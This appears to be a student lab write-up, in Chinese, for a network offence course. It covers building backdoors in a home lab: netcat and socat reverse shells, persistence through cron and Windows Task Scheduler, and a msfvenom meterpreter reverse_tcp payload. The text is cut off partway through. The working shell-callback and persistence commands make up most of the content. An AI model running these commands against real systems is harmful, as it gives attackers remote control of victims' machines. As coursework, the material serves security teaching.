
2018-2019-2 20162318《网络对抗技术》Exp2 后门原理与实践
一、实验内容
1.使用netcat获取主机操作Shell,cron启动
2.使用socat获取主机操作Shell, 任务计划启动
3.使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
4.使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝
二、实验步骤
2.1 使用netcat获取主机操作Shell,cron启动
2.1.1 windows下获得一个linux shell
step1. 在Windows中使用ipconfig查看本机ip地址

step2. 在Windows中使用ncat.exe程序打开监听
ncat.exe -l -p 2318step3. 在kali中反弹连接Windows
ncat 192.168.88.1 2318 -e /bin/sh

step4. Windows成功获得kali的shell,并使用ls命令查看当前目录
2.1.2 Linux 下获得Windows的cmd程序,cron启动
step1.
在Windows系统下,监听2318端口
ncat.exe -l -p 2318step2.在Kali环境下,用crontab -e指令编辑一条定时任务,选择编辑器时选择3
step3.在最后一行添加

10 * * * * /bin/netcat 192.168.88.1 2318 -e /bin/sh //在每小时的第10分钟反向连接Windows主机的2318端口
step4.时间到达10分时,如下图所示:
2.2 使用socat获取主机操作Shell, 任务计划启动
2.2.1 Linux 下获得Windows的cmd程序

step1.在kali中使用ifconfig查看IP

step2.在kali中打开监听
nc -l -p 2318step3.在Windows中反弹连接kali
ncat.exe -e cmd.exe 192.168.187.128 2318
step4.kali成功获得Windows的命令提示,并使用dir命令查看当前目录
2.2.2 使用socat获取主机操作Shell, 任务计划启动

step1.在“任务计划程序”中“创建任务”
step2.填写任务名

step3.填写触发器
step4.填写操作,导入socat.exe的路径,并添加参数:tcp-listen:2318 exec:cmd.exe,pty,stderr(把cmd.exe绑定到端口2318,同时把cmd.exe的stderr重定向到stdout上)


step5.到达约定时间后,在Kali环境下输入指令
socat -tcp:192.168.88.1:2318此时可以发现已经成功获得了WINDOWSd的cmd shell
2.3 使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
step1.在Kali上执行指令
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.187.128 LPORT=2318 -f exe > 20162318_backdoor.exe

step2.在Windows下执行
